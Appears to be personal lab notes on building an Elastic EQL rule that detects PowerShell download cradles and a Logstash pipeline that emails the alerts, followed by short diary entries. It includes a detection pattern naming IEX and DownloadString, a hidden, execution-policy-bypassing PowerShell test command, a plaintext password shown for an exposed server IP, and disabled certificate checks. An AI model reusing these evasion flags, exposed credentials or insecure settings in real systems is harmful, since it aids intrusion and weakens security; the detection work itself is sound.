DownloadString	Fetches the content of a URL into a string.	Pulls the second-stage payload from an Attacker's server.

3. The Detection Logic (Kibana EQL)

To catch this, a rule was implemented in the **Elastic Security App**. Based on the logs you retrieved, the rule used **EQL (Event Query Language)**:

Code snippet

```
process where event.type == "start" and
  process.name : ("powershell.exe", "pwsh.exe") and
  process.command_line : ("*WindowStyle*", "*Hidden*") and
  process.command_line : ("*ExecutionPolicy*", "*Bypass*") and
  process.command_line : ("*IEX*", "*Write-Host*", "*DownloadString*")
```

4. Logstash Configuration (The Pipeline)

The final version of your thiru-mail.conf evolved through several debugging stages. Here is the definitive structure used:

A. Input Block (Elasticsearch Extraction)

This section tells Logstash where to fetch the alerts.

Ruby

```
input {
  elasticsearch {
    hosts => ["https://148.113.27.178:9200"]
    index => ".internal.alerts-security.alerts-default-*" # The specific index discovered via curl
    query => '{ "query": { "match": { "signal.rule.name": "Suspicious PowerShell Download Cradle"
} } }'
    user => "elastic"
    password => "Passme$99"
    ssl_enabled => true
    ssl_verification_mode => "none" # Bypasses the untrusted certificate error
    schedule => "* * * * *"        # Checks for new alerts every 1 minute
  }
}
```

B. Output Block (Email Forwarding)

This section defines how the SOC team gets notified.

Ruby

```
output {
  email {
    to => "support@thiru.au"
    address => "mail.thiru.au"     # Discovered via MX record lookup
    port => 587
    use_tls => true
    username => "edr.alerts@thiru.au"
    password => "Passme$99"
    subject => "THIRU Alert: Malicious PowerShell on %{[host][name]}"
    body => "A detection was triggered!\n\nHost: %{[host][name]}\nCommand:
%{[process][command_line]}"
  }
  stdout { codec => rubydebug }     # Critical for real-time debugging in the console
}
```

5. Critical Troubleshooting & Versioning Fixes

The project hit several "real-world" roadblocks. These are the most important for your notes:

1. Logstash 9.x Breaking Changes

You were using **Logstash 9.0.8**, which deprecated older SSL settings.

- **Old:** ssl => true $\rightarrow$ **New:** ssl_enabled => true
- **Old:** ca_file $\rightarrow$ **New:** ssl_certificate_authorities

2. The "PKIX Path Building Failed" Error

This was a Java security error. Even with verification_mode => "none", the Java engine blocked the connection because it didn't recognize the server's certificate.

- **Solution:** Used a combination of ssl_enabled => true and ensuring the index matched exactly what was on the server.

3. SMTP Server Identification

You initially used an email address in the address field.

- **The Fix:** You used Resolve-DnsName -Name thiru.au -Type MX.
- **The Result:** Found mail.thiru.au, which is the actual server hostname Logstash needed to talk to.

6. Summary of Master Commands Used

For your notes, here is the "Cheat Sheet" of commands executed during the setup:

Category	Command	Purpose
Logstash	.\bin\logstash.bat -f .\config\thiru-mail.conf	Runs the pipeline using the custom config.
Network	Test-NetConnection -ComputerName 148.113.27.178 -Port 9200	Checks if the Elasticsearch port is open.
DNS	Resolve-DnsName -Name thiru.au -Type MX	Identifies the organization's mail server.
API Test	curl.exe -sk -u "elastic:Passme$99" "https://148.113.27.178:9200/_cat/indices"	Lists all indices on the remote server.

Java	java -version	Verifies the system JDK version (Needed Java 17/21).

---

7. Final Verification Steps

To prove the system works, follow this flow:

1. Start Logstash.
2. Run the unique attack command: powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "IEX 'Write-Host THIRU_Alert_Test_$(Get-Date -Format s)'".
3. Check the Logstash terminal for the **JSON block** (indicates the query hit the server).
4. Verify the **"Query completed"** message (indicates the data was processed).
5. Check the **support@thiru.au** inbox for the alert.

17/02/26

- Create adashboard to visualise index size growth perday
- Create a new data view and the dashboard
- Created a dashboard

26/02/26

- Finally writing down after a long time all these days i was trying to dual boot my pc with arch linux
- Wiped off the windows while trying to install it
- Tried recovering the files but the photorec-autopsy tool rewrote the entire disk with junk in the name of recovery
-

15/03/2026 - Monday
GLpi automated scanning of network/devices